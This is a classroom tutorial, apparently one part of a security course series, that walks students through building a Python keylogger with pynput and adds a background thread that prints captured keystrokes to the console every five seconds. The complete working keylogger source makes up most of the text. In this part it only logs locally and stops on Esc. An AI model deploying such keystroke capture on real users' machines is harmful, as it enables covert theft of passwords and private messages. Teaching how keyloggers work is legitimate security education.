# Part 4: Python Keylogger

## Contents



Time required: 30 minutes


**NOTE:** Please program this series of tutorials in Windows and Linux.

**NOTE:** pynput is supported in the latest version of Kali Linux. You must update Kali.

```
sudo apt update
# You may need to run this a couple of times until there are no more updates
sudo apt dist_upgrade -y
```

## Key Logger 4

Let's implement a reporting function that operates independently of the main program. We are going to use a timer. A timer creates its own separate thread outside of the main program thread so as not to block the key logging. Threads run independently.




1. Save **frog_3.py** as **frog_4.py**
2. From the **threading** library import the **Thread** module.
3. From the **time** library import the **sleep** module.

```
#!/usr/bin/env python3
"""
Name: frog_4.py
Author:
Created:
Purpose: Log keystrokes every 5 seconds to the console
https://pypi.org/project/pynput/
"""
# Windows: pip install pynput
# Linux: sudo apt install python3-pynput
from pynput import keyboard
from threading import Thread
from time import sleep
```

4. Call the start_report method to start the report thread.

```
class TheFrog:
    def __init__(self):
        # Create string variable for keypress log
        self.log = ""

        # Flag to control the reporting thread
        self.running = True

        # Start threaded report method
        self.start_report()

        # Create a keyboard listener object
        # which will listen for a keyboard on_press event
        # When a key is pressed,
        # the process_key_press function is called
        keyboard_listener = keyboard.Listener(on_press=self.process_key_press)

        # The with context manager closes the
        # keyboard_listener object when the program closes
        with keyboard_listener:
            # Start keyboard listener object thread
            keyboard_listener.join()
```

5. In the **process_key()** method, remove the else statement that shows the special keys.

6. Add **self.running = False** to stop the reporting thread.

```
    # ---------------------- PROCESS KEY PRESS --------------------------- #
    def process_key_press(self, key):
        """Callback function whenever a key is pressed"""
        try:
            # Add each key strike to a log
            # Convert keycode object to string
            # .char converts the key stroke to a character
            # removes the u before the character
            self.log = self.log + str(key.char)

        except AttributeError:
            # Store the space instead of Keycode.space
            if key == keyboard.Key.space:
                self.log = self.log + " "

        if key == keyboard.Key.esc:
            print("Exiting Key Logger")
            # Stop the reporting thread
            self.running = False
            return False
```

7. Create the **start_report** method. This method starts the report thread.

```
    # ------------------------ START REPORT ------------------------------ #
    def start_report(self):
        """Start the report method in a separate thread"""
        report_thread = Thread(target=self.report)
        # Ensure thread closes when program exits
        report_thread.daemon = True
        report_thread.start()
```

8. Create the **report** method.

```
60      # ------------------------- REPORT ---------------------------------- #
61      def report(self):
62          while self.running:
63              # Print log to console for testing
64              print(self.log)
65
66              # Clear the report log
67              self.log = ""
68
69              # Wait for 5 seconds before the next report
70              sleep(5)
```

9. The report method is run on a separate thread. While self.running == True, it will print the report log to the console every 5 seconds. This loop will not block the main program as it is running in it's own separate thread.

Run the program. You can type anywhere on your computer. Each keystroke will be logged.

Example run in Windows:

```
This is a test of the log
gin function
Exiting Key Logger
```

## Linux

Change to the Code folder to edit and run the program.

Run the program at the terminal prompt.

**python3 frog_4.py**

### Assignment Submission

1. Attach all program files.
2. Attach a screenshot of your results.
3. Submit the assignment in BlackBoard.